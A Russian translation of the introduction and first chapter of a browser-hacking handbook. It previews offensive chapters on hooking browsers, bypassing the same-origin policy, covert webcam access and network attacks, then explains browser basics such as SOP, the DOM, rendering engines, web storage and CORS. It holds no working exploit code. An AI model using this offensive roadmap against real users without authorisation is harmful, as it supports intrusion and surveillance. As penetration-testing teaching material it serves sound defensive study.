Справочник браузерного хакера

Русский перевод практического руководства по безопасности веб-браузеров: получение и удержание контроля, обход политики единого источника, атаки на пользователей, браузеры, расширения, плагины, веб-приложения и сети.

Больше крутых материалов в моём телеграм-канале @grogrigs

Введение

Обзор книги

Вы выбрали книгу, которая даст вам практическое понимание взлома обычного веб-браузера и его использования в качестве плацдарма для дальнейших атак. Основное внимание будет уделено самым популярным браузерам, хотя время от времени мы будем обращаться и к менее распространённым. Главным образом вы будете исследовать Firefox, Chrome и Internet Explorer. Мы даже слегка затронем современные мобильные браузеры: хотя они и не станут основной темой книги, многие рассматриваемые атаки применимы и к ним.

И нападающим, и защитникам необходимо понимать, каким опасностям веб-браузер подвергает пользователей. Причина очевидна. Веб-браузер, возможно, является важнейшей программой нынешнего столетия. Это самый популярный для человечества путь в сетевую среду - настолько популярный, что на наших глазах браузер превратился из громоздкой настольной программы в одно из главных приложений на телефоне, игровой приставке и даже обычном телевизоре. Сегодня это настоящий швейцарский нож для представления, получения и просмотра данных. С тех пор как в 1990 году сэр Тим Бернерс-Ли изобрёл свой «маленький браузер, который смог», это приложение, превзошедшее все ожидания, стало одной из самых узнаваемых программ в мире.

Встречаются самые разные оценки числа людей, пользующихся веб-браузерами во всём мире. Даже приблизительный подсчёт «на салфетке» даёт поразительные результаты. Если считать, что Интернетом пользуется около трети населения планеты, можно оценить число браузеров примерно в 2,3 миллиарда. Продолжая рассуждение, нетрудно заметить, что некоторые люди используют не один, а несколько браузеров. Кто-то работает с браузером дома, на работе и на телефоне. Даже без математической проницательности Стивена Хокинга вы, вероятно, уже получили ошеломляющее число.

При таком невероятном количестве веб-браузеров неудивительно, что вместе с популярностью появились бесчисленные проблемы безопасности и возможности для эксплуатации уязвимостей. Эта книга написана с точки зрения хакера и научит вас взламывать современный браузер во всём его великолепии, а следовательно, и защищать его.

Для кого предназначена эта книга

У вас есть техническая подготовка и желание разобраться в практических рисках, связанных с веб-браузерами? Если да, эта книга для вас. Возможно, вы хотите защитить свою инфраструктуру или атаковать ресурсы клиента. Возможно, вы работаете администратором, разработчиком или специалистом по информационной безопасности. А может быть, как и многих из нас, вас просто неудержимо увлекает безопасность и вы постоянно стремитесь расширять свои знания.

Авторы исходили из того, что вы регулярно пользуетесь веб-браузером и время от времени заглядывали ему «под капот». Знакомство с основными понятиями безопасности будет полезно, однако достаточно и готовности потратить немного времени на самостоятельное изучение основ. Модель «клиент-сервер», протокол HTTP и общие понятия безопасности не должны быть для вас новыми.

Опыт программирования не обязателен, но при разборе фрагментов кода пригодится хотя бы базовое понимание его принципов. По всей книге приведено множество примеров и демонстраций, которые дадут вам практический опыт. Они написаны на разных языках, но особое внимание уделено JavaScript из-за его господствующего положения в браузерах. Если вы, как ни маловероятно, прежде не работали с JavaScript, не беспокойтесь: код сопровождается пояснениями.

Как устроена эта книга

Книга состоит из десяти глав, в целом сгруппированных по способу атаки. Там, где это возможно, разделы распределены по классам уязвимостей, но строго это правило не соблюдается. Авторы построили книгу так, чтобы её структура помогала вам при проведении профессионального исследования безопасности.

Во время реального исследования безопасности вы вряд ли станете читать эту книгу подряд от корки до корки. Скорее, начав с вводных глав, вы будете переходить от одной главы к другой и выбирать наиболее подходящую. Или сразу откроете раздел, где нужное понятие рассматривается подробно. Чтобы поддержать такое динамичное использование книги, некоторые понятия повторяются: это придаёт отдельным темам необходимый контекст и связность.

Каждая глава завершается вопросами для размышления. Они позволят вам закрепить понимание основных понятий главы.

Глава 1. Безопасность веб-браузера

Эта глава станет отправной точкой вашего путешествия по взлому браузеров. Сначала вы познакомитесь с важными понятиями, связанными с браузерами, и некоторыми фундаментальными проблемами их безопасности. Вы исследуете парадигму микропериметра, необходимую для защиты современных организаций, и поразмышляете над заблуждениями, которые по-прежнему способствуют распространению небезопасных методов работы.

В главе также рассматривается методология проведения атак с использованием браузера. Вы изучите поверхность атаки, которую он создаёт, и узнаете, как браузер увеличивает уязвимость ресурсов, прежде считавшихся защищёнными.

Глава 2. Получение контроля

Каждый раз, когда веб-браузер подключается к Интернету, он запрашивает инструкции. Затем браузер послушно исполняет команды, полученные от веб-сервера. Разумеется, определённые границы существуют, однако браузер предоставляет нападающим мощную рабочую среду.

Эта глава проведёт вас через первую фазу браузерных атак и покажет, как добиться выполнения своего кода в целевом браузере. Вы отведаете прелести уязвимостей межсайтового выполнения сценариев, атак посредника, социальной инженерии и многого другого.

Глава 3. Удержание контроля

Рассмотренные к этому моменту способы первоначального проникновения позволяют выполнить ваши инструкции лишь один раз. В этой главе показано, как поддерживать связь и сохранять присутствие, получая интерактивный контроль и возможность выполнять множество последовательностей команд.

Во время обычного сеанса взлома вам потребуется поддерживать канал связи с браузером и по возможности сохранять контроль после его перезапуска. Без этого вы быстро вернётесь к исходной точке и будете вынуждены снова и снова побуждать цель подключиться.

В этой главе вы узнаете, как с помощью полезной нагрузки поддерживать связь с браузером и отправлять ему множество последовательных инструкций. Благодаря этому вы не упустите ни одной возможности после получения столь важного первоначального подключения. Вооружившись этими знаниями, вы будете готовы перейти к разнообразным атакам из последующих глав.

Глава 4. Обход политики единого источника

Если говорить совсем просто, политика единого источника (Same Origin Policy, SOP) не позволяет одному веб-сайту взаимодействовать с другим. Возможно, это самое фундаментальное понятие безопасности веб-браузеров. Поэтому естественно было бы ожидать, что данная политика единообразно действует во всех компонентах браузера, а последствия обычных действий легко предсказать. Эта глава покажет, что это не так.

Разработчики веб-приложений сталкиваются с ограничениями SOP почти на каждом шагу; сама политика по-разному применяется к браузеру, расширениям и даже плагинам. Отсутствие единообразия и понимания создаёт для нападающих возможности эксплуатировать пограничные случаи.

В этой главе рассматривается обход различных механизмов SOP в браузере. Вы даже познакомитесь с проблемами перетаскивания, а также разнообразными атаками на основе подмены пользовательского интерфейса и точного расчёта времени. Одним из наиболее удивительных открытий станет то, что при правильно написанном коде обход SOP способен превратить браузер в HTTP-прокси.

Глава 5. Атаки на пользователей

Людей часто называют самым слабым звеном безопасности. Эта глава посвящена атакам на «биологическое обеспечение» ничего не подозревающего пользователя. Некоторые из них развивают приёмы социальной инженерии, рассмотренные в главе 2. Другие эксплуатируют возможности браузеров и их доверие к полученному коду.

В этой главе вы исследуете деанонимизацию и скрытое включение веб-камеры, а также запуск вредоносных исполняемых файлов как с явным участием пользователя, так и без него.

Глава 6. Атаки на браузеры

Хотя вся книга посвящена атакам на браузер и обходу его защитных механизмов, в этой главе основное внимание уделяется тому, что можно назвать браузером в чистом виде, то есть браузеру без расширений и плагинов.

Вы исследуете процесс непосредственной атаки на браузер. Подробно разберёте снятие его цифрового отпечатка, позволяющее различать производителей и версии, а также научитесь проводить атаки и компрометировать компьютер, на котором браузер работает.

Глава 7. Атаки на расширения

Эта глава посвящена эксплуатации уязвимостей браузерных расширений. Расширение - это программа, которая добавляет веб-браузеру определённые возможности или удаляет их. В отличие от своих дальних родственников, плагинов, расширение не является самостоятельной программой. Возможно, вам знакомы такие расширения, как LastPass, Firebug, AdBlock и NoScript.

Расширения выполняют код в доверенных зонах с повышенными привилегиями, получая при этом данные из менее доверенных зон, например из Интернета. У опытных специалистов по безопасности это немедленно вызывает тревогу. Риск атак с внедрением вполне реален, и на практике некоторые из них приводят к удалённому выполнению кода.

В этой главе вы исследуете анатомию атак на расширения. Вы подробно разберёте способы повышения привилегий, которые дают доступ к привилегированной зоне браузера (или `chrome://`) и позволяют выполнять команды.

Глава 8. Атаки на плагины

Эта глава посвящена атакам на плагины веб-браузеров - программные компоненты, которые добавляют браузерам определённые возможности. В большинстве случаев программа-плагин способна работать самостоятельно, без веб-браузера.

К популярным плагинам относятся Acrobat Reader, Flash Player, Java, QuickTime, RealPlayer, Shockwave и Windows Media Player. Некоторые из них нужны для обычного просмотра веб-страниц, другие - для выполнения рабочих задач. Flash необходим для таких сайтов, как YouTube (который потенциально переходит на HTML5), а Java требуется для таких деловых средств, как WebEx.

Плагины изобиловали уязвимостями и продолжают оставаться богатым источником эксплойтов. Как вы узнаете, уязвимости плагинов по-прежнему представляют собой один из самых надёжных путей к получению контроля над браузером.

В этой главе вы исследуете анализ и эксплуатацию браузерных плагинов с помощью популярных свободно доступных инструментов. Вы узнаете, как обходить такие механизмы защиты, как Click to Play, и получать контроль над целью через уязвимости плагинов.

Глава 9. Атаки на веб-приложения

Обычный веб-браузер способен проводить мощные атаки через Интернет, не выходя при этом за рамки общепринятых механизмов безопасности. Веб-браузеры предназначены для связи с веб-серверами по протоколу HTTP. Эти функции HTTP можно обратить против них самих и таким образом скомпрометировать цель, которая даже не принадлежит текущему источнику.

Эта глава посвящена атакам, которые можно проводить из браузера без нарушения SOP. Вы изучите различные приёмы межисточникового определения ресурсов и даже выявления распространённых уязвимостей веб-приложений, находящихся в другом источнике. Возможно, вас удивит, что браузер позволяет обнаруживать и эксплуатировать также межисточниковые уязвимости межсайтового выполнения сценариев и внедрения SQL.

К концу главы вы поймёте, как добиться межисточникового удалённого выполнения кода. Вы также познакомитесь с атаками межсайтовой подделки запросов, перечислением на основе временной задержки, атаками на аутентификацию и атаками типа «отказ в обслуживании».

Глава 10. Атаки на сети

Эта последняя глава об атаках посвящена определению поверхности атаки внутренней сети посредством сканирования портов для обнаружения прежде неизвестных узлов. Затем исследование продолжается знакомством с такими приёмами, как закрепление NAT.

В этой главе вы также узнаете об атаках, при которых веб-браузер напрямую взаимодействует с невеб-службами. Вы научитесь использовать мощь межпротокольной эксплуатации для компрометации целей во внутренней сети браузера.

Эпилог. Заключительные размышления

К этому моменту вы изучите множество наступательных приёмов, а главы книги смогут служить справочником, позволяющим быстро освежить знания. Напоследок мы предложим вам несколько тем для размышления, в особенности о будущем безопасности браузеров.

Материалы в Интернете

Сопровождающий книгу сайт находится по адресу browserhacker.com; материалы также доступны на сайте Wiley: <www.wiley.com/go/browserhackershandbook>. Там вы найдёте сведения, дополняющие содержание книги. Они не заменяют книгу, но расширяют знания, полученные из её глав.

На сайте также размещены фрагменты кода, которые можно копировать и вставлять. Вам не придётся перепечатывать их вручную, а заодно это, будем надеяться, отсрочит появление синдрома повторяющихся нагрузок! Там же находятся демонстрационные видеоролики и ответы на вопросы каждой главы, по которым можно проверить свои знания.

Скромность заставляет нас признать, что в этой книге неизбежно найдутся ошибки. Печальная истина состоит в том, что все авторы книги, кроме одного, способны ошибаться (мы до сих пор ожесточённо спорим, кто же из нас непогрешим). Загляните на browserhacker.com, чтобы узнать,

удалось ли нам установить, кто именно способен ошибаться, и, разумеется, познакомиться с исправлениями ошибок, обнаруженных читателями. Если вы найдёте ошибку, проверьте сайт и, если её ещё нет в списке, пожалуйста, сообщите нам.

Соберите свой арсенал

В книге рассматриваются различные инструменты для взлома веб-браузеров, и полезно иметь в своём наборе несколько разных средств.

Важно подчеркнуть, что эта книга призвана дать вам низкоуровневое понимание принципов работы инструментов. По мере роста вашего мастерства такое знание окажется чрезвычайно ценным. Наша цель - не только научить вас пользоваться инструментами, но и помочь понять их устройство и распознавать неизбежные ложные срабатывания.

Мы надеемся, вы усвоите, что у любого инструмента есть слабые стороны, и будете учитывать это вместе со своими знаниями во время исследований безопасности. Самый важный инструмент в вашем арсенале - ваши знания. Главная цель авторов состоит в том, чтобы расширить ваше понимание, а не библиотеку программ.

Два инструмента, которые будут часто встречаться на протяжении всей книги, - Browser Exploitation Framework (BeEF) и Metasploit. Конечно, рассматривается и множество других средств; вы познакомитесь с сильными и слабыми сторонами каждого из них.

Авторы являются ключевыми разработчиками проекта BeEF и направляли развитие этого общественного инструмента в соответствии с описанной здесь методологией. Многие примеры взяты из кодовой базы BeEF, где большая часть процессов автоматизирована.

В разрешении отказано

Здесь стоит сделать паузу и подчеркнуть профессионализм, необходимый в сфере безопасности. Ничто в этой книге ни в коей мере не должно восприниматься как разрешение или призыв к противоправным действиям.

Прежде чем проводить исследование со взломом, обязательно получите полное разрешение. Это справедливо для большинства направлений безопасности и относится ко всем приёмам, рассматриваемым в книге.

Можно начинать!

Безопасность веб-браузеров - одна из самых быстро развивающихся гонок вооружений в Интернете. Поэтому всякому, кто интересуется безопасностью, будет увлекательно и интересно работать в этой области. Темп не снижается, поскольку компании постоянно расширяют границы возможностей браузеров.

Мы видели, как и крупные, и небольшие компании решительно отказываются от представления, будто удобные и отзывчивые программы могут работать только на настольном компьютере.

Тому, кто предсказывает падение популярности браузеров, стоит ещё раз свериться со своей спиритической доской: вероятно, у него до сих пор включён тот самый уязвимый плагин Java!

Объедините гонку вооружений и интересы бизнеса с постоянно меняющейся поверхностью атаки веб-браузера - и станет ясно, что проблемы безопасности будут возникать и дальше. Итак, не будем медлить и приступим к взлому браузеров!

Глава 1. Безопасность веб-браузера

На широкие плечи скромного веб-браузера возложена огромная ответственность. Веб-браузер предназначен для получения инструкций со всего Интернета, после чего исполняет их почти без вопросов. Он должен безошибочно собирать полученное извне содержимое в стандартизированную, удобную для восприятия форму и поддерживать богатый набор возможностей, доступных в современной среде Web 2.0.

Помните: именно с помощью этой программы вы занимаетесь важными делами - от общения в социальных сетях до работы с интернет-банком. Ожидается также, что программа будет защищать вас, даже если вы забредёте в один из многочисленных метафорических тёмных переулков Интернета. Более того, она должна позволять вам исследовать такой переулок и одновременно совершать безопасную покупку в другой вкладке или окне. Многие считают свой браузер чем-то вроде бронеавтомобиля: безопасной и удобной средой, из которой можно наблюдать за внешним миром, защищая все личные интересы и отражая любые опасности. К концу книги у вас будет достаточно сведений, чтобы решить, справедливо ли это предположение.

Команда разработчиков этой программы, которая «и поёт, и пляшет», должна позаботиться о том, чтобы ни один из её бесчисленных закоулков не открыл хакеру путь для проникновения. Осознаёте вы это или нет, при каждом использовании браузера вы доверяете людям, которых, скорее всего, никогда не встречали и не встретите, защиту важных для вас сведений от нападающих в Интернете.

В этой главе представлена методология взлома веб-браузеров, пригодная для наступательных исследований. Вы изучите роль веб-браузера в веб-экосистеме, в том числе подробно разберёте его взаимодействие с веб-сервером. Кроме того, вы познакомитесь с основами безопасности браузеров, которые станут фундаментом для остальных глав книги.

Основополагающий принцип

Предлагаем на мгновение забыть о веб-браузере и представить, что перед вами чистый холст, на котором предстоит нарисовать систему безопасности. Вообразите следующую ситуацию: вы отвечаете за безопасность организации и должны принять решение. Станете ли вы развёртывать программу, исходя из уровня создаваемого ею риска? Эта программа войдёт в стандартную операционную среду (Standard Operating Environment, SOE) почти каждого компьютера организации. С её помощью будут получать доступ к самым конфиденциальным данным и выполнять наиболее ответственные операции. Она станет одним из основных инструментов практически всех сотрудников, включая генерального директора, совет директоров, системных администраторов, финансовый и кадровый отделы, а также даже клиентов. Благодаря такому контролю и доступу к критически важным для бизнеса данным программа, несомненно, выглядит идеальной целью для хакера и крайне рискованным решением.

Общие характеристики программы таковы:

• Она будет запрашивать инструкции из Интернета и исполнять их.
• Защитник не будет управлять этими инструкциями.
• Некоторые инструкции будут предписывать программе получить дополнительные инструкции из следующих источников:
• других узлов в Интернете;
• других узлов во внутренней сети;
• нестандартных TCP-портов HTTP и HTTPS.
• Некоторые инструкции будут предписывать программе отправлять данные по TCP. Это может привести к атакам на другие сетевые устройства.
• Она будет шифровать связь с произвольными узлами в Интернете. Защитник не сможет просматривать передаваемые данные.
• Она будет постоянно расширять набор доступных нападающим целей. Обновление будет происходить в фоновом режиме, без уведомления пользователя.
• Для эффективной работы ей часто потребуются плагины. Централизованного способа обновления плагинов не существует.

Кроме того, практическое исследование этой программы показывает следующее:

• Плагины обычно считаются менее безопасными, чем сама основная программа.
• В истории каждого варианта программы есть документально подтверждённые уязвимости.
• В отчёте Security Intelligence Report[1] атаки на эту программу названы самой серьёзной угрозой для предприятия.[2]

Вы, разумеется, уже догадались, что речь идёт о веб-браузере. Снова забудем об этом и обо всех исторических событиях и вернёмся к нашему чистому холсту: было бы безумием не усомниться в разумности развёртывания такой программы. Даже без накопленных на практике данных её характеристики выглядят чрезвычайно тревожно с точки зрения безопасности.

Однако в реальном мире вся эта дискуссия, конечно, остаётся чисто умозрительной. Мы давно миновали точку невозврата, и при существующей критической массе веб-сайтов никто уже не может постановить, что веб-браузер представляет потенциально серьёзную угрозу безопасности и потому не должен предоставляться каждому сотруднику. Как вы уже знаете, в мире буквально миллиарды установленных веб-браузеров. Отказ предоставить браузер сотрудникам организации почти наверняка отрицательно скажется на их производительности. Не говоря уже о том, что такую меру сочтут чрезмерно жёсткой или отсталой.

Область применения веб-браузера постоянно расширяется, а характер создаваемых им проблем взлома и безопасности зависит от контекста использования. Браузер распространён настолько широко, что значительная часть людей, далёких от техники, воспринимает его как «сам Интернет». С другими способами представления данных, доступными благодаря протоколу IP, они почти не сталкиваются. В эпоху Интернета это даёт браузеру бесспорно господствующее положение в повседневной жизни, а потому к нему привязана и отрасль информационных технологий.

Веб-браузер присутствует в сети почти повсюду: в зоне пользовательской сети, в гостевых зонах и даже в защищённых зонах DMZ. Не забывайте, что во многих случаях администраторы вынуждены управлять сетевыми устройствами с помощью веб-браузеров. Производители подхватили веб-тенденцию и воспользовались повсеместной доступностью браузеров, вместо того чтобы заново изобретать колесо.

Зависимость от этой программы для просмотра веб-страниц стала практически абсолютной. В современном мире полезнее спрашивать не о том, где в вашей сети есть веб-браузер, а о том, где его нет.

Исследование браузера

Когда вы прикасаетесь к Всемирной паутине, она тут же прикасается к вам в ответ. Более того, осознаёте вы это или нет, вы сами приглашаете её сделать это. Ради отображения страницы и вывода на экран прежде неизвестного и недоверенного содержимого вы просите её пройти сквозь различные защитные меры вашей сети и выполнить инструкции, которыми управляете лишь на самом общем уровне.

Браузер работает с набором привилегий, предоставленных ему операционной системой, как и любая другая программа пользовательского пространства. Эти привилегии соответствуют тем, которые назначены вам, пользователю! Не будем забывать, что пользовательский ввод в любой момент представляет собой не более чем набор инструкций для выполняющейся программы, даже если этой программой является Проводник Windows или оболочка UNIX. Единственное различие между пользовательским вводом и данными, поступившими из любого другого источника, заключается в разграничениях, которые устанавливает принимающая программа!

Если применить это понимание к веб-браузеру, основная функция которого состоит в получении и исполнении инструкций из произвольных узлов внешнего мира, связанные с ним потенциальные риски становятся очевиднее.

Симбиоз с веб-приложением

Веб использует широко распространённый сетевой подход, называемый моделью «клиент-сервер» и разработанный в 1970-х годах.[3] Обмен данными происходит по схеме «запрос-ответ»:[4] веб-браузер отправляет запрос, а веб-сервер отвечает на него.

Ни веб-сервер, ни веб-клиент не могут по-настоящему реализовать свои возможности друг без друга. Они почти полностью взаимозависимы: веб-браузеру было бы почти нечего показывать, а веб-серверу незачем было бы предоставлять содержимое. Этот необходимый симбиоз образует бесчисленные динамические переплетённые нити Всемирной паутины.

Связь двух ключевых компонентов распространяется и на состояние безопасности. Безопасность веб-браузера может влиять на веб-приложение, и наоборот. Некоторые защитные механизмы можно обезопасить изолированно, но многие зависят от второй стороны. Во множестве случаев укреплять или, с точки зрения хакера, атаковать требуется именно отношения браузера и приложения. Например, когда веб-сервер назначает файл cookie определённому источнику, ожидается, что веб-браузер выполнит это указание и не раскроет данный файл cookie, который может содержать конфиденциальные сведения, другим источникам.

Участие веб-браузера во взаимодействии с веб-приложением следует рассматривать в соответствующем контексте безопасности. Во многих случаях обсуждение будет подробно касаться взаимодействия этих двух компонентов. Эксплуатация отношений между ними рассматривается в последующих главах.

Настоятельно рекомендуем продолжить изучение уязвимостей веб-приложений. Прекрасным источником как для начинающих, так и для опытных специалистов по безопасности служит книга Дафида Штуттарда и Маркуса Пинто *The Web Application Hacker's Handbook*, Wiley, 2011, которая на момент написания настоящей книги вышла уже во втором издании.

Политика единого источника

Важнейшим защитным механизмом веб-браузера является политика единого источника (Same Origin Policy, SOP). Она ограничивает взаимодействие ресурсов из одного источника с другими источниками.

Согласно SOP, страницы относятся к одному источнику, если у них совпадают имя узла, схема и порт. Если хотя бы один из этих трёх атрибутов различается, ресурс находится в другом источнике. Следовательно, ресурсы с одинаковыми именем узла, схемой и портом могут взаимодействовать без ограничений.

Изначально SOP была определена только для внешних ресурсов, но позднее её действие распространили и на другие типы источников. В их число вошли доступ к локальным файлам по схеме `file://` и доступ к ресурсам браузера по схеме `chrome://`. Современные браузеры поддерживают и ряд других схем.

Заголовки HTTP

Заголовки HTTP можно представить как адрес и дополнительные указания на конверте, определяющие, куда должна попасть посылка и как следует обращаться с её содержимым.

Примерами таких указаний могут служить «Хрупкое: обращаться осторожно», «Не переворачивать» или «Опасно: взрывчатые вещества!». Это основные директивы, посредством которых протокол HTTP определяет, что следует делать с последующим содержимым. Веб-клиенты помещают заголовки HTTP в начало каждого запроса к веб-серверу, а веб-сервер начинает любой ответ с собственных заголовков HTTP.

Содержимое заголовков определяет, как веб-сервер или веб-браузер должен обрабатывать последующие данные. Одни заголовки необходимы для работы взаимодействия, другие необязательны, а некоторые могут использоваться исключительно в информационных целях.

Языки разметки

Языки разметки позволяют задавать способ отображения содержимого. В частности, они определяют стандартизированный способ создания в одном документе заполнителей для данных и заполнителей для относящихся к ним аннотаций. Вероятнее всего, каждая веб-страница, которую вы видели, использовала язык разметки, чтобы передать браузеру инструкции по её отображению.

Существуют разные языки разметки. Одни популярнее других, и у каждого есть свои сильные и слабые стороны. Как вы, вероятно, уже знаете, главным языком разметки веб-браузеров является HTML.

HTML

HyperText Markup Language, или HTML, - основной программный язык, используемый для отображения веб-страниц. Изначально он был развитием Standard Generalized Markup Language (SGML), но с тех пор современный HTML претерпел множество изменений.

Абсолютная зависимость от разметки, то есть совместного существования данных и аннотаций либо инструкций, лежит в основе нескольких важных, устойчивых и системных проблем безопасности. На протяжении книги вы узнаете больше об HTML и его бесчисленных возможностях.

XML

XML - близкий родственник HTML. Если вы знакомы с HTML, разобраться в XML будет не слишком трудно. Хотя ни один из этих языков не особенно приятен для человеческого глаза, оба предоставляют чрезвычайно богатые средства представления сложных данных. В Интернете XML используется часто, обычно в качестве транспортного формата веб-служб и других взаимодействий с удалённым вызовом процедур (Remote Procedure Call, RPC).

Каскадные таблицы стилей

Каскадные таблицы стилей (Cascading Style Sheets, CSS) - основной способ, посредством которого веб-браузеры задают оформление содержимого веб-страницы. Не путайте CSS с XSS - сокращением, обозначающим уязвимость межсайтового выполнения сценариев.

CSS позволяет отделить содержимое от его оформления. Простейший пример - отображение предложения полужирным шрифтом. Разумеется, возможности CSS намного шире этого элементарного примера и охватывают всё многообразие сложного оформления, встречающегося в Интернете.

Сценарии

Языки веб-сценариев - искусство, которым стоит овладеть! Если вы работаете с Интернетом на техническом уровне, рано или поздно вы неизбежно столкнётесь с ними напрямую. Написание сценариев вообще стало одним из обязательных навыков в информационных технологиях и каким-то образом незаметно заняло исключительно важное место в браузере.

В следующих главах вы узнаете, что нападающие используют браузерные сценарии для проведения некоторых наиболее распространённых атак, включая XSS. Эти знания обязательно должны быть в вашем арсенале.

JavaScript

JavaScript поддерживает понятия функционального и объектно-ориентированного программирования. В отличие от Java, языка со строгой типизацией, JavaScript обладает слабой типизацией. Этот язык занимает господствующее положение в веб-экосистеме и сохранит его в обозримом будущем. По умолчанию он работает в каждом браузере.

Понимание JavaScript необходимо вам как читателю, поскольку большая часть кода в книге написана именно на нём. Атаки на JavaScript, если не учитывать особенности отдельных браузеров, совместимы с разными браузерами. Поэтому JavaScript служит превосходным базовым языком для взлома браузеров.

VBScript

VBScript поддерживается только браузерами Microsoft и редко применяется в серьёзной веб-разработке, поскольку не обладает межбраузерной совместимостью. Это созданная Microsoft альтернатива JavaScript от Netscape, появившаяся ещё во времена первых браузерных войн.

Многие его функции можно реализовать на JavaScript. Очевидно, это заставляет задуматься, нужен ли VBScript вообще. Он похож скорее на пережиток времён, когда Internet Explorer безраздельно господствовал в этой области.

Объектная модель документа

Объектная модель документа, чаще называемая DOM, - фундаментальное понятие веб-браузеров. Это API для взаимодействия с объектами внутри документов HTML или XML. DOM позволяет языкам сценариев взаимодействовать с движком визуализации, предоставляя ссылки на элементы HTML в виде объектов.

Фактически DOM неразрывно связана с JavaScript или другим выбранным языком сценариев. Она была создана как стандартизированный способ доступа к живому отображаемому документу, чтобы выполняющиеся в браузере сценарии могли динамически читать и изменять его. Благодаря этому страница получила возможность меняться без новых запросов к веб-серверу и без обязательного участия пользователя.

Движки визуализации

В контексте веб-браузеров движки визуализации называют по-разному, в том числе движками компоновки и браузерными движками.[5] На протяжении книги эти названия употребляются как взаимозаменяемые.

Данные компоненты играют важнейшую роль в экосистеме браузера. Они отвечают за преобразование данных в форму, пригодную для представления пользователю на экране. Чтобы создать конечный графический результат, который пользователь видит в веб-браузере, движок, скорее всего, объединит HTML и изображения с CSS. Именно движки обеспечивают графическое представление для пользователя. Хотя о них обычно говорят применительно к графике, существуют и текстовые движки визуализации, например Lynx и W3M.

В Интернете используется множество движков визуализации.[6] Среди распространённых графических движков в этой книге рассматриваются WebKit, Blink, Trident и Gecko.

WebKit

WebKit - самый популярный движок визуализации, применяемый во многих веб-браузерах. Наиболее известен использующий его браузер Apple Safari; раньше он применялся и в Google Chrome. Это один из самых распространённых движков современности.[7]

Одна из целей этого проекта с открытым исходным кодом состоит в превращении WebKit в движок взаимодействия и представления общего назначения[8] для программных приложений. Помимо веб-браузеров он используется в разных видах программ, включая почтовые клиенты и средства обмена мгновенными сообщениями.

Trident

Движок визуализации Microsoft называется MSHTML, но чаще известен под названием Trident. Неудивительно, что Trident представляет собой движок с закрытым исходным кодом и входит в состав Internet Explorer. По популярности он занимает второе место.

Как и WebKit, Trident используется не только в веб-браузерах. Один из примеров - Google Talk. Программы могут обращаться к движку через библиотеку `mshtml.dll`, входящую в Windows.

Trident впервые появился в четвёртой версии веб-браузера и с тех пор остаётся неотъемлемой частью Интернета. В новейшей на момент написания книги версии Internet Explorer Trident по-прежнему служил основным движком визуализации.

Gecko

Самая известная программа, использующая открытый движок визуализации Gecko, - Firefox. Вероятно, по популярности Gecko занимает третье место после WebKit и Trident.

Gecko - открытый движок визуализации, первоначально разработанный Netscape в 1990-х годах для браузера Netscape Navigator. Современные версии Gecko главным образом встречаются в приложениях Mozilla Foundation и Mozilla Corporation, прежде всего в веб-браузере Firefox.

Presto

На момент написания книги Presto являлся движком визуализации Opera. Однако в 2013 году команда Opera публично объявила, что вскоре откажется от собственного движка Presto и перейдёт на пакет WebKit Chromium.[9] Впоследствии пакет WebKit Chromium получил название Blink, о котором говорится в следующем разделе.

Никогда прежде один из ведущих браузеров не менял направление развития своего движка визуализации столь радикально. Почти наверняка это означало исчезновение Presto, которому предстояло стать одной из последних жертв браузерных войн.

Blink

В 2013 году Google объявила об ответвлении WebKit для создания нового движка визуализации Blink. Первоначальные цели Blink заключались в улучшении поддержки многопроцессной архитектуры Chrome и снижении сложности браузера. Время покажет, сможет ли этот движок работать так же хорошо, как WebKit, однако намерение Google удалить необязательные возможности выглядит многообещающим началом.

Геолокация

API геолокации предоставляет мобильным и настольным устройствам доступ к географическому положению веб-браузера. Для определения координат применяются разные способы, включая GPS, триангуляцию по базовым станциям сотовой связи, геолокацию по IP-адресу и сведения о локальных точках доступа Wi-Fi.

Нетрудно представить множество реальных ситуаций, в которых этими сведениями можно злоупотребить. Для ограничения эксплуатации в браузерах реализованы строгие механизмы защиты, поэтому основным направлением атаки остаётся социальная инженерия. Подробнее она рассматривается в последующих главах.

Веб-хранилище

Веб-хранилище, иногда называемое хранилищем DOM, прежде входило в спецификацию HTML5, но впоследствии было из неё исключено. Удобно представить веб-хранилище как значительно усовершенствованные файлы cookie.

Как и в случае с cookie, существуют два основных типа хранилища: одно постоянно сохраняется локально, а другое доступно в течение сеанса. Локальное веб-хранилище сохраняется между несколькими посещениями пользователя, тогда как хранилище сеанса доступно только во вкладке, которая его создала.

Одно из главных различий между файлами cookie и веб-хранилищем состоит в том, что последнее создаётся только средствами JavaScript, а не заголовками HTTP, и не отправляется серверу с каждым запросом. Веб-хранилище допускает намного больший объём данных, чем обычные файлы cookie. Точный размер зависит от браузера, но, как правило, составляет не менее 5 мегабайт. Ещё одно важное различие заключается в отсутствии у локального хранилища понятия ограничений по пути.

Хранилище сеанса

Ниже приведён простой пример использования API веб-хранилища. Выполните следующие команды в консоли JavaScript веб-браузера. Они сохранят значение `BHH` в хранилище сеанса текущей вкладки:

```
sessionStorage.setItem("BHH", "http://browserhacker.com");
sessionStorage.getItem("BHH");
```

SOP действует и в отношении локального хранилища, изолируя каждый источник. Другие источники не могут получить доступ к локальному хранилищу; такого доступа нет и у поддоменов.[10]

Совместное использование ресурсов между источниками

Cross-origin Resource Sharing, или CORS, - спецификация, предоставляющая источнику способ обойти SOP. При самой разрешительной настройке веб-приложение может позволить межисточниковому запросу `XMLHttpRequest` обращаться ко всем своим ресурсам из любого источника. Заголовки HTTP сообщают браузеру, разрешён ли такой доступ.

Основополагающая часть CORS - добавление веб-сервером следующих заголовков ответа HTTP:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET
```

Если браузер отправляет межисточниковый запрос `XMLHttpRequest` серверу, который не возвращает эти заголовки, доступ к содержимому ответа предоставлен не будет. Это соответствует ожидаемому поведению SOP. Однако если веб-сервер вернёт приведённые заголовки, современные браузеры выполнят требования спецификации CORS и разрешат доступ к содержимому ответа из другого источника.

HTML5

HTML5 - это будущее. Впрочем, уже нет... это настоящее. Хотя работа над стандартом ещё не была завершена, современные браузеры уже реализовывали его основные возможности. Весьма вероятно, что браузер, которым вы пользуетесь сейчас, поддерживает множество элементов спецификации HTML5.

HTML5 - следующий стандарт HTML. Он определяет дополнения к спецификации, расширяющие функциональность Интернета и, в свою очередь, возможности пользователя. С точки зрения безопасности очевидным изменением стало увеличение поверхности атаки. Появилось множество новых способов работы, которые ещё не подверглись столь же длительной проверке, как предыдущее поколение HTML4. Увеличилось и число сочетаний, в которых можно использовать разные возможности. Вместе оба фактора повышают риск успешных атак. Это справедливо для большинства технологических достижений и само по себе не должно становиться причиной отказа от развития.

